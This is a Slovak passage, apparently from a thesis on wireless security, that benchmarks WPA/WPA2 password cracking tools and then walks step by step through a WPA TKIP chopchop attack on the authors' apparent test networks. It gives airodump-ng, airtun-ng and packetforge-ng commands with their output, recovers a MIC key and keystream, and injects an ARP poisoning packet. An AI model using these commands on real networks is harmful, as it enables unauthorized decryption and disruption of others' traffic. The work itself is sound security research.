Po stiahnutí a rozbalení súborov nás budú zaujímať .exe súbory, ktoré sú v jednom aj druhom prípade stavané na 32 aj 64-bitovú architektúru. Otvorením programu sa však nič nestane, pretože sme programu nezadali žiadne inštrukcie. Reláciu programu hashcat je možné spustiť aj pomocou skriptu, pre zjednodušenie práce však môžeme využiť grafické rozhranie programu Hashcat. Toto grafické rozhranie nie je dodávané spolu s programom, preto ho treba stiahnuť z externého zdroja. Grafické rozhranie je možné stiahnuť zo stránky hashkiller.co.uk/hashcat-gui.aspx. Po rozbalení archívu môžeme GUI otvoriť, malo by vyzerať asi nasledovne:



Na miesto kolónky hash file musíme vybrať .hccap súbor, pre klasický slovníkový útok použijeme "Straight" metódu. Do programu môžeme následne vložiť rôzne pravidlá, podľa ktorých má útok prebiehať. Pravidlá môžu zahŕňať dĺžku testovaných slov, znaky, ktoré majú testované slová obsahovať a pod. Útok pomocou pravidiel je však veľmi pokročilý a teraz sa mu venovať nebudeme. Zaškrtávacie políčko môže ostať zaškrtnuté, práve tu špecifikujeme typ výstupu a samotný výstup po dokončení aplikácie. Políčko "Ignore Warnings" môžeme taktiež zaškrknúť. V sekcii binary musíme špecifikovať Hashcat .exe súbor, ktorý bude pri útoku používaný. Tento súbor je vlastne program, ktorý sme v predošlej časti spustili ale nič sa neudialo, pretože mu neboli odovzdané žiadne príkazy. Po špecifikovaní všetkých potrebných vecí je ešte nutné definovať slovník, ktorý bude pri testoch skúšaný. Definovanie slovníku môžeme previesť v sekcii "Wordlists & Markov". V našom prípade použijeme rovnaké slovníky ako v predošlých útokoch, aby sme mohli porovnávať výsledky. Teraz sa vieme vrátiť do pôvodnej sekcie a tlačidlom spustiť útok. Po jeho stlačení nám vyskočí príkazový riadok, ktorý vieme ovládať podobne ako v prípade Linuxovej verzie, čiže tlačidlami `s p r b q`.

Ako prvý útok skúsime handshake GOLD_WPA a upravený slovník rockyou.txt, ktorý musí prezrieť 1,6 milióna záznamov. Ďalší test bude prostredníctvom slovníka 15668031_Words.txt,

v ktorom sa nachádza 10,6 milióna záznamov, ktoré bude program prechádzať. Posledný test prebehne vo forme brute-force útoku na číselný, kde poznáme posledný znak. Všetky útoky prebehnú v CPU aj GPU verzií a ich výsledky budú zverejnené a porovnané v sekcii 4.8 - Výsledky útokov.

2.4.4.7. Cloudové útoky

Revolučný spôsob prelamovania WPA/WPA2 prišiel s príchodom cloudových technológii. Celý princíp cloude spočíva v tom, že načo by sme mali mať výkonný hardvér fyzicky pri sebe, keď si ho môžeme požičať prostredníctvom internetu? Cloudové technológie sú v súčasnosti využívané na mnohé účely, najčastejšie ako úložiská súborov. Využiť výpočtový výkon serverov sa však dá aj iným spôsobom. Výkonné servery s grafickými kartami dokážu generovať státisíce PMK kľúčov za sekundu. My si máme možnosť tieto servery za menší poplatok prenajať a šancu na úspešné prelomenie hesla niekoľkokrát znásobiť.

Služby, ktoré sa zaoberajú prelamovaním hesiel cez could:

- cloudcracker.com - Garantuje 300 miliónov slov za 20 minút, cena je 17 $
- Amazon EC2 Cloud - cloudová služba, kde si vieme prenajať výpočtový výkon, zvyšné nastavovanie a inštaláciu softvéru na prelamovanie už musíme vykonať sami, prvý mesiac používania je však služba zadarmo

Využitie cloudových riešení preto môže byť oveľa jednoduchšie a finančne prijateľnejšie a hlavne menej časovo náročné ako pri používaní vlastného hardvéru.

2.4.4.8. Výsledky testov

- Úspešný slovníkový útok po 1,6 miliónoch záznamov

Bežný slovníkový útok, 1,6M záznamov			
Program	Čas	Počet kľúčov/s	Počet testovaných slov
aircrack-ng	0h 22m 29s	1221,06	1 647 164
Pyrit	0h 22m 7s	1266,08	1 680 084
Hashcat	0h 36m 0s	1098,45	2 372 660
coWPAtty	2h 15m 48s	202,96	1 653 680

- Prechod celým slovníkom 15668031_Words.txt - 10,6M testovaných slov

Prechod celým slovníkom, 10,6M slov			
Program	Čas	Počet kľúčov/s	Počet testovaných slov
aircrack-ng	2h 25m 6s	1226,39	10 676 938
Pyrit	2h 21m 12s	1261,70	10 689 144
Hashcat	3h 57m 48s	1098,06	15 667 107
coWPAtty	14h 35m 33s	203,52	10 691 543

- Generovanie PMK databáz

Generovanie PMK databáz			
Program	Čas	PMK/s	Generovaných PMK
airolib-nb	14h 3m 26s	189,93	9 611 375
Pyrit	2h 6m 10s	1269,42	9 609 473
Hashcat	-	-	-
coWPAtty	13h 4m 29s	204,65	9 632 714

- Využívanie vopred vygenerovaných PMK kľúčov pri procese prelamovania WPA hesla

Využívanie vopred vygenerovaných PMK kľúčov vo svojich vlastných formátoch			
Program	Čas	Počet kľúčov/s	Počet testovaných PMK
aircrack-ng	33,5 s	49 169,07	1 647 164
Pyrit	4,12 s	399 797,09	1 647 164
Hashcat	-	-	-
coWPAtty	43,51 s	126 413,68	5 500 259

Osobitou kategóriou testov je oclHashcat a prelamovanie pomocou GPU Tento test bol prevádzaný na inom hardvéri, preto nemôže byť objektívne porovnávaný so zvyšnými testami, pre zaujímavosť však uvádzame na porovnanie rýchlostí medzi low-costovým notebookom a middle-costovým stolným počítačom:

- Úspešný útok po prechode slovníka rockyou.txt

Program	Čas	Počet kľúčov/s	Počet testovaných slov
Notebook: Hashcat	0h 36m 1s	762,22	1 647 164
Desktop: oclHashcat	0h 1m 16s	21 673,21	1 647 164
Desktop: Hashcat	0h 23m 7s	3432,31	4 760 612

Klasický CPU Hashcat prechádza slovník iným spôsobom, preto skúša väčší počet záznamov a celkový proces prelamovania hesla je dlhší

- Prechod celého slovníka

Program	Čas	Počet kľúčov/s	Počet testovaných slov
Notebook: Hashcat	3h 57m 48s	1098,06	15 667 107
Desktop: oclHashcat	0h 8m 2s	22 132,88	10 668 048
Desktop: Hashcat	1h 22m 32s	3163,98	15 668 031

Program CPU Hashcat v tomto prípade automaticky neignoroval slová menšie ako 8 znakov, preto prechádzal celý slovník a dosiahol tak horší čas. Na definovanie, aby 7 a menej znakové slová neboli prechádzané treba použiť Rules. Programu oclHashcat však nebolo treba žiadne pravidlá definovať, a napriek tomu prechádzal len požadované záznamy.

- Brute-force útok na číselnú hodnotu pri poslednej známej cifre

Program	Čas	Počet kľúčov/s	Počet testovaných slov
Notebook: Hashcat	1h 28m 54s	1098,24	5 858 016
Desktop: oclHashcat	0h 5m 10s	22 237,32	6 893 568
Desktop: Hashcat	0h 9m 40s	3363,28	1 905 700

Výsledky týchto testov sa porovnávajú naozaj ťažké, pretože každý spustenie programu dosadzovalo číslice inak, a teda skúšalo iný počet slov. Jediným objektívnym faktom hodnotenia zostáva počet kľúčov za sekundu, v ktorom drží grafická jednotka prvé miesto.

Hardvérové konfigurácie:

Notebook - Lenovo G550

- CPU: Intel Pentium Dual-Core T4200, 2,0 GHz
- GPU: Intel Graphics Media Accelerator X4500M
- RAM: 3 GB DDR3, 1066 MHz

Desktop - Custom PC

- CPU: Intel i5-2500K, 3,3 GHz
- GPU: GeForce GTX 460 SE, 288 CUDA cores, 1024 GDDR5
- RAM: Kingston HyperX, 8 GB DDR3-1600 CL9

2.4.4.9. Vyhodnotenie útokov

V tejto sekcii sme skúmali útoky typu brute-force použitím rôznych metód a rôznych programov. Spomedzi testovaných programov sa najlepšie umiestnil program Pyrit, ktorý dosahoval hodnoty 1260 až 1269 otestovaných kľúčov sekundu. Toto číslo, samozrejme, nie je veľké, keďže sme používali obyčajný pracovný notebook z roku 2009. Pri lepšej hardvérovej konfigurácii by boli výsledky bezpochyby lepšie.

Ako sme sa mohli presvedčiť využívanie GPU pri generovaní PMK hodnôt značne zrýchľuje celkový priebeh útoku. Použitím grafickej karty nVidia GTX 460 SE sme dosiahli hodnoty okolo 22 tisíc skúšaných hesiel za sekundu. Týmto pádom sme proces proces zrýchlili takmer 20-krát v porovnaní s testami na notebookoch. V prípade potreby ešte väčšej rýchlosti je nutné zaobstarať si výkonné grafické karty, ktoré dokážu hashovať vo veľkých rýchlostiach. Alternatívou pre kupovanie drahého hardvéru môže byť využitie cloudových služieb za menší poplatok.

Pri našich testoch na notebooku sme pomocou programu `sensors` namerali 64 °C pri oboch jadrách. V prípade testoch na stolnom počítači bola hodnota CPU počas procesu prelamovania na úrovni 61 °C, avšak pri využívaní výpočtového výkonu GPU dosiahla horná hranica teploty úroveň až 79 °C. V našich meraniach sme používali iba bežné chladenie pomocou ventilátorov, avšak v prípade dlhších časov útokov je nutné zabezpečiť lepšie chladenie, aby nedošlo k neočakávanému reštartovaniu systému alebo inej škode na hardvéri vplyvom konštantnej vysokej teploty.

2.4.5. Praktické prevedenie útoku na protokol WPA TKIP

2.4.5.1. Základné požiadavky pre úspešné vykonanie útoku

Ako sme sa dozvedeli v predošlých častiach, v šifrovacom algoritme RC4, ktorý je využívaný protokolom TKIP bolo vynájdených viacero závažných bezpečnostných chýb. Na základe týchto a aj ďalších objavených bezpečnostných medzier vzniklo na protokoly WPA TKIP zopár útokov, väčšina z nich je však len v teoretickej podobe. Jediný útok prevedený do praxe je útok od Tewsa a Becka, ktorí sami naprogramovali nástroj airtun-ng, prvý a doposiaľ aj jediný nástroj na prevedenie útokov voči WPA TKIP iným spôsobom ako brute-force.

Tento typ útoku však má značné obmedzenia, a preto ho nie je možné previesť na akejkoľvek WPA TKIP sieti. Základnou požiadavkou je podpora QoS zo strany prístupového bodu, ako aj zo strany klienta. QoS je špeciálny protokol na zaistenie rýchlejšieho a kvalitnejšieho prenosu dát citlivých na časové oneskorenie. Do kategórie týchto dát patrí prenos zvuku a videa, pri ktorých už malé zdržanie môže spôsobiť zasekávanie obrazu alebo zníženú kvalitu zvuku. Správy označené QoS bitom majú prioritu pred ostatnými správami a v prípade, že na router dorazí viacero dátových správ naraz, prioritne sú spracované dáta s označením QoS. Služba QoS je pre Wi-Fi siete implementovaná vo forme protokolu WMM, ktorý býva zvyčajne od výroby zapnutý. Ohrozená je preto pomerne veľká časť WPA TKIP zariadení, avšak pri starších modeloch nebýva podpora QoS samozrejmosťou.

Druhou a pomerne náročnou požiadavkou je klient, ktorý musí byť na sieti v čase útoku pripojený a musí s ňou počas útoku aktívne komunikovať. Útok je založený na princípe odosielania správ "pod klientovým menom", preto potrebujeme získať MAC adresu aktuálne pripojeného klienta. Ak však samotný klient so sieťou dlho nekomunikuje, zo siete môže byť deautentifikovaný. Deautentifikácia spôsobí stratu autentifikovanej MAC adresy na sieti, útok budeme následne musieť opakovať s inou MAC adresou, a ak sa na sieti nenachádza žiadny klient, útok nebude možné previesť.

Posledná, a taktiež nevyhnutná podmienka je uchovanie toho istého dočasného šifrovacieho kľúča (PTK) počas trvania celého útoku. Routery zvyknú po určitom množstve odoslaných packetov automaticky zmeniť všetky dočasné šifrovacie kľúče, čím vedia útok efektívne blokovať. Z tohto dôvodu na sieti nemôže byť veľa pripojených klientov, ktorí by vyprodukovali veľké množstvo dát, pretože by útok mohol teoreticky zlyhať. Ďalším problémom v tejto súvislosti je samotné pripojenie klienta na sieť. V prípade, že by sa klient zo siete odpojil, nebol by chvíľu aktívny atď., po opätovnej autentifikácii by bol generovaný nový PTK kľúč, čím by bol útok taktiež odrazený.

Ako sme mohli usúdiť, upravený chopchop útok na siete WPA je pomerne náročný proces a jeho prevedenie nie je vôbec jednoduché. Útok je citlivý na podporu QoS, zmenu šifrovacích kľúčov a taktiež vyžaduje pripojených klientov. V prípade, že bude jedna z týchto podmienok nesplnená, útok nebude schopné uskutočniť alebo počas svojho procesu zlyhá.


2.4.5.2. Vytváranie podmienok na útok

Za účelom úspešného uskutočnenia útoku musia byť prevedené niektoré základné opatrenia:

- Povolenie služby QoS
- Zabezpečenie neustálej komunikácie medzi klientom a AP

Povolenie služby QoS

Keďže služba QoS je na prevedenie útoku nevyhnutná, pred samotným útokom je potrebné skontrolovať jej stav. Toto je možné urobiť v priamo v nastaveniach routera. GUI routera Cisco EPC3925 má možnosť QoS aktivovať v sekcii Wireless - QoS.



Služba No ACK dovoľuje zariadeniam, ani neposielali potvrdenia o doručení bezdrôtových správ. Týmto sa na sieti vyskytuje menej správ a komunikácia prebieha rýchlejšie, avšak za cenu menšej spoľahlivosti prenosu.

Zabezpečenie neustálej komunikácie medzi klientom a AP

Zabezpečením neustálej komunikácie sa rozumie situácia, v ktorej bude klient v neustálom kontakte s prístupovým bodom bez prerušenia. Ako príklad sa môže použiť počítač, na ktorom pustíme live stream videa, spustenie internetového rádia a pod. Pre tento účel sme však použili pingovací skript vo Windows OS, ktorý má nasledovnú formu:

```
@ECHO OFF
:PINGLOOP
ping 192.168.1.1 -n 2
timeout 15
GOTO PINGLOOP
```

Tento skript napíšeme do obyčajného textového súboru, ktorý uložíme s príponou .bat. Spustením tohto súboru sa otvorí konzola, ktorá bude automaticky vykonávať ping predvolenej brány 192.168.1.1. Pri tejto akcii budú vykonávané len 2 pingy. Po ich ukončení bude skript 15 sekúnd čakať a následne sa bude cyklus opakovať. Týmto zaručíme jednoduchú a efektívnu konštantnú komunikáciu klienta so sieťou.

2.4.5.3. Spustenie útoku

Po dokončení základných nastavení a príprav môžeme pristúpiť k samotnému útoku. Najskôr vyfiltrujeme siete, na ktoré budeme útočiť:

```
airodump-ng --encrypt wpa1 --essid-regex GOLD* -a wlan0mon
```

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:40:F2:39:A0:C8  -37      426       34    0   1  54e  WPA  TKIP   PSK  GOLDS CLAN
00:22:B0:9A:AD:AF  -55      303       13    0   1  54e  WPA  TKIP   PSK  GOLD_WPA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:40:F2:39:A0:C8  00:24:D6:A4:C3:D4  -65    0 - 2e     0       25  GOLDS CLAN
00:22:B0:9A:AD:AF  00:25:D3:87:A3:17   -1   54e- 1     50      147  GOLD_WPA
```

Nasledujúcim príkazom vyfiltrujeme len siete so šifrovaním WPA1, ktorých ESSID začína na reťazec “GOLD“. Prepínač `-a` vyfiltruje všetkých klientov, ktorí na tieto siete nie sú aktuálne pripojení. Ako vidíme z výstupu programu, obe siete majú QoS povolené. Tento fakt značí zápis 54e, ktorý vyjadruje podporovanú rýchlosť siete a písmeno “e“ vyjadruje podporu QoS.

Po zapísaní všetkých MAC adries môžeme pristúpiť k útoku. Prvým cieľom bude sieť GOLD_WPA. Prvým krokom je uzamknutie monitorovacieho rozhrania na kanál, na ktorom sieť vysiela:

```
airodump-ng --channel 1 wlan0mon
```

Na spustenie útoku následne použijeme príkaz:

```
airtun-ng -a 00:22:B0:9A:AD:AF -h 18:34:51:1E:5F:00 -m 80 -n 100 -Z
wlan0mon
```

Týmto príkazom spustíme útok na sieť s MAC adresou 00:22:B0:9A:AD:AF. Pri tomto útoku budeme využívať MAC adresu klienta označenú prepínačom *-h*. Prepínač *-m* definuje najmenšiu veľkosť použitého packetu, zatiaľ čo *-n* definuje maximálnu veľkosť. 80 bajtov je minimálna potrebná dĺžka, a taktiež, aplikovať chopchop útok na packety väčšie ako 100 bajtov by bolo ohromne neefektívne. Posledný prepínač *-Z* definuje, že si packety budeme vyberať ručne.

Po spustení útoku program automaticky vykoná vnútorný test seba samého tým, že vypočíta 3 Michael algoritmus na základe 3 jednoduchých hodnôt. Program najskôr počká na beacon packet z prístupového bodu a následne vykoná deautentifikáciu klienta a odchytenie handshake správ. Po tomto procese už len program čaká na správny ARP packet, ktorý môže použiť na chopchop útok. Je možné, že program obdrží viacero packetov, ale niektoré z nich nebudú úplne vhodné, preto ich iba uloží na disk a bude pokračovať v procese odchytávania komunikácie až pokiaľ nedostane požadovaný packet. Keďže sme zadali prepínač *-Z*, každý packet je nutné manuálne potvrdiť, podobne ako v klasickom WEP chopchop alebo fragmentačnom útoku.

```
16:09:16  Waiting for an ARP response packet coming from the AP...
Read 18034 packets...

        Size: 82, FromDS: 1, ToDS: 0 (WPA)

              BSSID  =  E8:40:F2:39:A0:C8
          Dest. MAC  =  00:25:D3:87:A3:17
         Source MAC  =  18:59:33:87:E4:0D

        0x0000:  8842 2c00 0025 d387 a317 e840 f239 a0c8  .B,..%.....@.9..
        0x0010:  1859 3387 e40d 4014 0000 0121 4320 0000  .Y3...@....!C ..
        0x0020:  0000 4571 18f8 48bd 36bb 4d07 87fb a392  ..Eq..H.6.M.....
        0x0030:  323d e7ff f69c b367 845d 0fd0 ada4 347f  2=.....g.]....4
        0x0040:  20ed 1478 2965 b6fd c787 a770 db9a 2463   ..x)e.....p..$c
        0x0050:  199e                                     ..

Use this packet ? y

Saving chosen packet in replay_src-0226-161026.cap
16:10:29  Got the answer!
16:10:29  Waiting 10 seconds to let encrypted EAPOL frames pass without interfer
ing.
```

V prípade že bude odchytená a použitá vhodná ARP správa, program vypíše "Got the answer!" ako na predošlom obrázku. Po úspešnom obdržaní odpovede program počká 10 sekúnd a zaháji samotný útok. Útok prebieha rovnako ako WEP chopchop útok. Program odreže posledný bajt z packetu a podsunie ho do siete využitím QoS kanálov. Router na packet následne patrične reaguje. V prípade nesprávneho uhádnutia MIC hodnoty router packet jednoducho ignoruje. Počas tohto procesu sú skúšané rôzne kombinácie bajtov od 00 po FF, až kým router podsunutú správu

```
16:44:49  Offset   81 ( 0% done) | xor = 21 | pt = BF | 1221 frames written in 1
001256ms
16:45:57  Offset   80 ( 2% done) | xor = 57 | pt = 4E |   80 frames written in 6
5607ms
16:47:16  Offset   79 ( 4% done) | xor = 7C | pt = 1F |  192 frames written in 1
57486ms
Looks like mic failure report was not detected.Waiting 60 seconds before trying
again to avoid the AP shutting down.
16:50:02  Offset   78 ( 7% done) | xor = 64 | pt = 40 |  452 frames written in 3
70592ms
Looks like mic failure report was not detected.Waiting 60 seconds before trying
again to avoid the AP shutting down.
Looks like mic failure report was not detected.Waiting 60 seconds before trying
again to avoid the AP shutting down.
Looks like mic failure report was not detected.Waiting 60 seconds before trying
again to avoid the AP shutting down.
Sent 772 packets, current guess: 00...16:55:20
Moved one step backwards to chop the last byte again.
```

neprijme a nepotvrdí jej prijatie. V prípade potvrdenia prijatia packetu vieme, že sme MIC hodnotu vypočítali správne a môžeme sa presunúť na ďalší bajt z packetu. Medzi vypočítaním jedného bajtu a presunom na ďalší bajt je 60 sekundová pauza. V prípade, že by pauza táto nebola, router by tento proces vyhodnotil ako potenciálny útok a podnikol by opatrenia na jeho odrazenie (napríklad zmenou dočasného šifrovacieho kľúča). Celý proces útoku zachytáva nasledovná ukážka:

Ako vidíme, v prvej časti behu programu, proces chopchop sa začal a úspešne boli dekryptované počiatočné 4 % packetu. Tu však nastal problém, keďže router na rôzne formy bajtu nereagoval. Týmto pádom nemohol program s určitosťou rozhodnúť, ktorý bajt je správny a preto je proces nutné opakovať. Tento problém môže signalizovať viacero chýb, medzi ktoré patrí:

- Správa nebola zachytená monitorovacím zariadením
- Počas útoku bol zmenený dočasný šifrovací kľúč
- Router na správu neodpovedal

Nezachytenie správy monitorovacím zariadením mohla spôsobiť nadmerná komunikácia na sieti, slabý signál siete alebo jednoducho nešťastie. V prípade, že sa tento problém opakuje, skúsme pristúpiť bližšie k bezdrôtovému zariadeniu, prípadne zvážiť dve ďalšie možnosti.

Zmena dočasného šifrovacieho kľúča môže nastať v prípade odpojení klienta zo siete, nadmernej komunikácii na sieti alebo v prípade, že AP detekuje potenciálny útok. Ak chceme zabrániť odpojeniu klienta zo siete, mali by sme ho umiestniť na miesto s dobrým signálom, spustiť komunikáciu v sieti (napr. skript na pingovanie) a vypnúť u neho režim spánku. V prípade, že AP detekoval útok môžeme upraviť MIC error timeout pomocou prepínača `-M` na vyššiu hodnotu alebo upraviť počet odosielaných packetov za sekundu prostredníctvom prepínača `-x` na menšie číslo ako predvolená hodnota.

V prípade poslednej možnosti môžeme opäť podozrievať veľkú komunikáciu na sieti, prípadne slabý signál. Niektoré firewally modernejších zariadení dokážu na podobné útoky reagovať, preto je možné podozrievať aj túto možnosť. V tomto prípade nám neostáva nič iné, ako skúsiť test na inom zariadení.

Vráťme sa však k samotnému procesu dekryptovania packetu. Po dekryptovaní 40-55 % packetu sa pravdepodobne dočkáme výsledku. Keďže dekryptujeme ARP packet, stačí nám dekryptovať iba obsah packetu a zvyšok je možné dedukciou dopočítať, keďže sa väčšinou jedná o adresy komunikujúcich zariadení. Výsledok dekryptovania packetu v programe tkiptun-ng vyzerá nasledovne:


```
21:20:45  Offset   70 (48% done) | xor = 30 | pt = 01 |  697 frames written in 5
71540ms
Sleeping for 60 seconds.36 bytes still unknown
ARP Reply
Checking 192.168.x.y
21:20:46  Reversed MIC Key (FromDS): 55:C4:BA:31:C0:56:60:E3

Saving plaintext in replay_dec-0226-212046.cap
Saving keystream in replay_dec-0226-212046.xor
21:20:46
Completed in 4948s (0.01 bytes/s)

21:20:46  AP MAC: 00:22:B0:9A:AD:AF IP: 192.168.1.1
21:20:46  Client MAC: 00:25:D3:87:A3:17 IP: 192.168.1.2
21:20:46  Sent encrypted tkip ARP request to the client.
21:20:46  Wait for the mic countermeasure timeout of 60 seconds.
```

Ako vidíme z výstupu programu, pri 48 % program úspešne dekryptoval ARP reply správu a získal požadovaný MIC kľúč. Taktiež vytvoril dešifrovaný packet vo formáte .cap, ako aj šifrovací

kľúč pre danú správu, ktorý uložil vo formáte .xor. Na spomínaný dešifrovaný packet sa môžeme pozrieť pomocou programu wireshark:




Ako z obrázka vidíme, celý packet je čitateľný a môžeme prehliadať celý jeho obsah bez znalosti prístupového hesla od siete.

2.4.5.4. Konštrukcia vlastného packetu

Teraz, keď máme k dispozícii .xor súbor vieme vytvoriť vlastný packet, ktorý je následne možné podsunúť do siete. Dôležité je dodať, že packet môže mať iba takú maximálnu veľkosť, ako bola veľkosť pôvodného dešifrovaného packetu, v našom prípade 88 bajtov. Na tvorbu vlastného packetu musíme použiť externý nástroj, v našom prípade Colasoft Packet Builder pre platformu Windows OS. Tento jednoduchý grafický program umožňuje vytvárať rôzne druhy správ a následne exportovať do rôznych formátov. Na demonštráciu jednoduchých útokov môže byť použitých veľa druhov packetov, teraz si však ukážeme tvorbu ARP packetu určeného na ARP poisoning proces.

Packet môžeme vytvoriť s nasledovnými parametrami:



Tento ARP respond packet prakticky hovorí, že adresa 192.168.1.1 (čo je vlastne predvolená brána pre danú sieť) používa MAC adresu AB:41:13:99:CC:FF. Táto MAC adresa je úplne náhodná, a na sieti sa vôbec nevyskytuje. Správa je odoslaná ako broadcast, čiže ju prijmú a spracujú všetci klienti na sieti. Títo klienti si následne upravia svoje vlastné ARP tabuľky. Všetka komunikácia smerom do internetu prúdi na predvolenú bránu, ak však klienti budú posielať svoju komunikáciu na neexistujúcu adresu, komunikácia zlyhá. Týmto spôsobom vykonáme úspešný ARP poisoning útok.

Po vytvorení packetu je potrebné exportovať ho do libcap formátu s príponou .cap alebo .pcap. Po exportovaní súbor presunieme na disk nášho OS Kali Linux. Súbor je následne nutné prekonvertovať na formát 802.11, k čomu nám môže poslúžiť napríklad Wireshark. Po konverzii môžeme pristúpiť k vytvoreniu šifrovaného packetu na základe .xor súboru, ktorí sme získali v predošlých krokoch. K zašifrovaniu aktuálneho ARP requestu vieme využiť nástroj packetforge-ng, ktorý sme používali aj pri podsúvaní vlastných správ na WEP siete. Použitie programu bude nasledovné:

```
packetforge-ng --custom -y replay_dec-0226-212046.xor -r
/root/Desktop_ARP_spoof.cap -w ARP_spoof_crypt.cap
```

Týmto príkazom použijeme .xor súbor a vygenerovaný 802.11 ARP na vytvorenie ďalšieho, zašifrovaného 802.11 ARP packetu. Argument `--custom` značí vytvorenie vlastného packetu, pomocou `-y` definujeme cestu k .xor súboru, prepínačom `-r` definujeme cestu k pôvodnému súboru a nakoniec pomocou `-w` určíme názov packetu, ktorý po operácii vznikne.

2.4.5.5. Podsúvanie packetu na sieť pomocou QoS kanálov

Posledná fáza WPA TKIP útoku ešte bohužiaľ nie je implementovaná. V súčasnosti neexistuje nástroj, ktorý na QoS kanály podsunúť packet a z tohto dôvodu je praktický útok neprevediteľný.

Na diskusnom fóre hackforums.net sa však utvorila skupina používateľov, ktorá sa v súčasnosti snaží túto poslednú fázu útoku implementovať do praxe. Po komunikácii a menšej spolupráce s týmto tímom ľudí som sa dostal k zdrojovému kódu, program si svojvoľne skompiloval a pokúsil sa útok dokončiť. Tento program s názvom tkiptun-extended implementuje funkcionalitu programu tkiptun-ng, odstraňuje niektoré chyby a umožňuje podsúvať packety na niektoré druhy routerov. Pri týchto testoch sme mali šťastie, pretože router D-link DSL-2641R vysielajúci sieť GOLD_WPS útoku podľahol. Do tejto siete bolo následne možné podsunúť 7 packetov typu ARP reply, ktoré dočasne poškodili ARP tabuľku klientov a znemožnili tak komunikáciu na sieti. Poškodenú ARP tabuľku na Windows klientovi demonštruje nasledovný obrázok:

```
C:\Users\admin>arp -a

Interface: 192.168.1.7 --- 0xb
  Internet Address      Physical Address      Type
  192.168.1.1           ab-41-13-99-cc-ff     dynamic
  192.168.1.2           f4-6d-04-9c-18-5d     dynamic
  192.168.1.5           00-24-d6-a4-c3-d4     dynamic
